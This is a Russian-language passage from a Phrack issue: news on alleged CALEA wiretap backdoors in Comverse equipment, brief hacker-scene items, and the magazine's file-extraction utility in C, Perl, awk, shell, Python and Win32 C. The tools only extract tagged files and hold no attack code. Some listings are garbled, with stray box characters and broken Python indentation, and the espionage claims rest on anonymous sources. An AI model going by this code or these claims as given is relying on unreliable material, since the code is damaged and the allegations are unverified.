Производители имеют постоянный доступ к компьютерам, чтобы обслуживать их и устранять неисправности. Этот процесс был санкционирован принятым в 1994 году Законом о содействии в осуществлении оперативно-розыскной деятельности в сфере коммуникаций — CALEA. Высокопоставленные правительственные чиновники сообщили Fox News, что, хотя CALEA упростил прослушивание, он привёл к созданию системы, крайне уязвимой для взлома, что могло подорвать всю систему прослушивания.

Более того, Fox News стало известно, что генеральный прокурор Джон Эшкрофт и директор ФБР Роберт Мюллер 18 октября получили врученное лично письмо от 15 местных, государственных и федеральных сотрудников правоохранительных органов, в котором те жаловались на то, что «нынешние возможности электронного наблюдения правоохранительных органов сегодня менее эффективны, чем на момент принятия CALEA».

Конгресс [вероятно, имеется в виду Comverse — DBM] настаивает на том, что установленное им оборудование безопасно. Однако претензия к системе состоит в следующем: программы прослушивания Comverse фактически имеют «чёрный ход», через который перехваченные переговоры могут быть перехвачены несанкционированными лицами.

Подозрения усиливает тот факт, что в Израиле Comverse тесно сотрудничает с израильским правительством и в рамках специальных программ получает компенсацию до 50% своих расходов на исследования и разработки от Министерства промышленности и торговли Израиля. Однако следователи из DEA, INS и ФБР сообщали Fox News, что любые попытки расследовать или даже предположить израильский шпионаж через Comverse считаются карьерным самоубийством.

По имеющимся сведениям, несмотря на то что ФБР за эти годы провело ряд расследований в отношении Comverse, все они прекращались до того, как само оборудование проходило тщательную проверку на утечки. Документ FCC 1999 года свидетельствует о том, что несколько государственных ведомств выразили серьёзную обеспокоенность тем, что слишком много несанкционированных лиц, не имеющих отношения к правоохранительным органам, могут получить доступ к системе прослушивания. И собственный офис ФБР без вывески в Чантилли, штат Вирджиния, который фактически осуществляет надзор за программой прослушивания CALEA, является одним из наиболее обеспокоенных этой угрозой.

Однако внутри ФБР идёт острая борьба за влияние. Именно офис ФБР в Куантико, штат Вирджиния, уполномочен заключать контракты и закупать оборудование для перехвата. И долгие годы он направлял значительную часть заказов в Comverse. Несколько бывших американских сотрудников правоохранительных органов, причастных к заключению государственных контрактов с Comverse на протяжении многих лет, теперь работают в этой компании.

По словам многочисленных источников, некоторые из этих лиц были вынуждены покинуть государственную службу при обстоятельствах, которые осведомлённые источники называют «проблематичными» и которые по-прежнему остаются на административном рассмотрении в Министерстве юстиции.

Комментарий г-на Дина, вице-президента по технологической политике:

> *«С самого начала и политические правые, и политические левые предупреждали Конгресс и ФБР, что те совершают огромную ошибку, внедряя CALEA. Что это поставит под угрозу безопасность частных коммуникаций — будь то переписка матери с сыном или переговоры государственных чиновников. Заявление, только что сделанное правоохранительными органами, подтвердило наши худшие опасения».*

Хотите узнать больше?
[1] http://www.askcalea.net/

0x05 — Разные новости

Дядя Сэм хочет, чтобы вы сегодня же стали «сертифицированным следователем Сети по высокотехнологичным преступлениям»! Я думал, что требованиям CISSP невозможно дать фору...
http://www.htcn.org/

2001 — Capture the Flag

```
<dude1> ssh and login exploitable
<foo2> heh i remember joking about these things a few years ago
```

DeCSS признан «высказыванием» Апелляционным судом штата Калифорния, отменившим решение суда низшей инстанции. Хорошие новости!
http://www.wired.com/news/print/0,1294,48075,00.html
http://www.courtinfo.ca.gov/courts/courtsofappeal/6thDistrict/
http://slashdot.org/yro/01/11/01/1953236.shtml
http://www.theregister.co.uk/content/55/22613.html

Операция «Буканьер» (она же «Операция Сандевил-II»).
(В СМИ объявлена как «изъятие на многие миллиарды долларов».)
http://www.theregister.co.uk/content/4/23329.html
http://www.wikipedia.com/wiki/DrinkOrDie

— Конец PWN —

Утилита извлечения Phrack

Автор: phrackstaff

Утилита извлечения Phrack Magazine, впервые появившаяся в P50, представляет собой удобный способ извлечения кода из текстовых ASCII-статей. Она сохраняет читабельность и чистоту 7-битных ASCII-кодов. При условии отсутствия посторонних ` или ` в статье всё работает без сучка без задоринки.

Исходный код и предкомпилированные версии (Windows, Unix, ...) доступны по адресу http://www.phrack.org/misc.

---

extract/extract4.c

```
/*
 *  extract.c by Phrack Staff and sirsyko
 *
 *  Copyright (c) 1997 - 2000 Phrack Magazine
 *
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 *  extract.c
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory structure.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  Extraction tags are of the form:
 *
 *  host:~> cat testfile
 *  irrelevant file contents
 *  <++> path_and_filename1 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  <++> path_and_filename2 !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
```

```
 *  <++> path_and_filenamen !CRC32
 *  file contents
 *  <-->
 *  irrelevant file contents
 *  EOF
 *
 *  The `!CRC` is optional.  The filename is not.  To generate crc32 values
 *  for your files, simply give them a dummy value initially.  The program
 *  will attempt to verify the crc and fail, dumping the expected crc value.
 *  Use that one.  i.e.:
 *
 *  host:~> cat testfile
 *  this text is ignored by the program
 *  <++> testarooni !12345678
 *  text to extract into a file named testarooni
 *  as is this text
 *  <-->
 *
 *  host:~> ./extract testfile
 *  Opened testfile
 *   - Extracting testarooni
 *   crc32 failed (12345678 != 4a298f18)
 *  Extracted 1 file(s).
 *
 *  You would use `4a298f18` as your crc value.
 *
 *  Compilation:
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 ... filen
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION         "7niner.20000430 revsion q"

#define BEGIN_TAG       "<++> "
#define END_TAG         "<-->"
#define BT_SIZE         strlen(BEGIN_TAG)
#define ET_SIZE         strlen(END_TAG)
#define EX_DO_CHECKS    0x01
#define EX_QUIET        0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];


void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
```

```
            if (crc & 1)
            {
                crc = (crc >> 1) ^ poly;
            }
            else
            {
                crc >>= 1;
            }
        }
        crcTable[i] = crc;
    }
}


unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
         crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}


int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqv")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }
    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqv] file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
```

```
     */
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(EXIT_FAILURE);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(EXIT_FAILURE);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; )
    {
        if (!strcmp(fn_p->name, "-"))
        {
            in_p = stdin;
            name = "stdin";
        }
        else if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            fn_p = fn_p->next;
    continue;
        }
        else
        {
            name = fn_p->name;
        }

        if (!(flags & EX_QUIET))
        {
            fprintf(stderr, "Scanning %s...\n", fn_p->name);
        }
        crcgen();
        while (fgets(b, 256, in_p))
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
        b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                crc = 0;
```

```
                crc_f = 0;
                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
□□          *bp = 0;
                        if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                        {
                            perror("mkdir");
                            exit(EXIT_FAILURE);
                        }
                        *bp = '/';
□□          bp = strchr(bp + 1, '/');
□□      }
                }

                if ((bp = strchr(b, '!')))
                {
                    crc_f =
                        strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                   b[strlen(b) - strlen(bp) - 1 ] = 0;
                   h_c = 1;
                }
                else
                {
                    h_c = 0;
                }
                if ((out_p = fopen(b + BT_SIZE, "wb+")))
                {
                    fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
                }
                else
                {
          □     printf(". Could not extract anything from '%s'.\n",
                        b + BT_SIZE);
          □     continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p)
                {
                    if (h_c == 1)
                    {
                        if (fseek(out_p, 0l, 0) == -1)
                        {
                            perror("fseek");
                            exit(EXIT_FAILURE);
                        }
                        crc = check_crc(out_p);
                        if (crc == crc_f && !(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                        }
                        else
                        {
                            if (!(flags & EX_QUIET))
                            {
                                fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                        crc_f, crc);
                            }
                        }
                    }
                    fclose(out_p);
                }
□           else
                {
□               fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
□□      continue;
□           }
            }
```

```
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
        if (in_p != stdin)
        {
            fclose(in_p);
        }
        tmp = fn_p;
        fn_p = fn_p->next;
        free(tmp);
    }
    if (!j)
    {
        printf("No extraction tags found in list.\n");
    }
    else
    {
        printf("Extracted %d file(s).\n", j);
    }
    return (0);
}
/* EOF */
```

---

extract/extract.pl

```
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
```

---

extract/extract.awk

```
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
```

```
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
```

---

extract/extract.sh

```
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
```

---

extract/extract.py

```
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return
```

```
        errno = 0
        start = os.getcwd()
        components = string.split(path, os.sep)
        for dir in components:
            if not os.path.exists(dir):
                try:
                    os.mkdir(dir)
                    if verbose: print 'Created directory', path

                except os.error, (errno, why):
                    print "Can't make directory %s: %s" % (dir, why)
                    break

            try: os.chdir(dir)
            except os.error, (errno, why):
                print "Can't cd to directory %s: %s" % (dir, why)
                break

        os.chdir(start)
        return errno

    def usage():
        """Blah."""
        die('Usage: extract.py [-V] filename [filename...]')

    def main():
        try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
        except getopt.error, why: usage()
        if len(args) <= 0: usage()

        if ('-V', '') in optlist: verbose = 0
        else: verbose = 1

        for filename in args:
            if verbose: print 'Opening source file', filename + '...'
            extract(filename, verbose)

    def db(filename = 'P51-11'):
        """Run this script in the python debugger."""
        import pdb
        sys.argv[1:] = [filename]
        pdb.run('extract.main()')

    def die(msg, errcode = 1):
        print msg
        sys.exit(errcode)

    if __name__ == '__main__':
        try: main()
        except KeyboardInterrupt: pass              # No messy traceback.
```

---

extract/extract-win.c

```
/*************************************************************************/
/* WinExtract                                                            */
/*                                                                       */
/* Written by Fotonik <fotonik@game-master.com>.                         */
/*                                                                       */
/* Coding of WinExtract started on 22aug98.                              */
/*                                                                       */
/* This version (1.0) was last modified on 22aug98.                      */
/*                                                                       */
/* This is a Win32 program to extract text files from a specially tagged */
/* flat file into a hierarchical directory structure.  Use to extract    */
/* source code from articles in Phrack Magazine.  The latest version of  */
/* this program (both source and executable codes) can be found on my    */
```

```
/* website:  http://www.altern.com/fotonik                                  */
/***************************************************************************/


#include <stdio.h>
#include <string.h>
#include <windows.h>


void PowerCreateDirectory(char *DirectoryName);


int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                   LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;   /* Flag used to determine if at least one file was */
int i;                 /* extracted */

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   /* If we got here, InFile is opened. */
   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5)) /* If line begins with "<++> " */
         {
         Line[strlen(Line)-1]='\0';
         strcpy(OutFileName,Line+5);

         /* Check if a dir has to be created and create one if necessary */
         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
            }

         /* If we got here, OutFile can be written to */
```

```
         while(fgets(Line,256,InFile))
            {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels.  (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
   {                         /* create '/' */
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
   }
}
```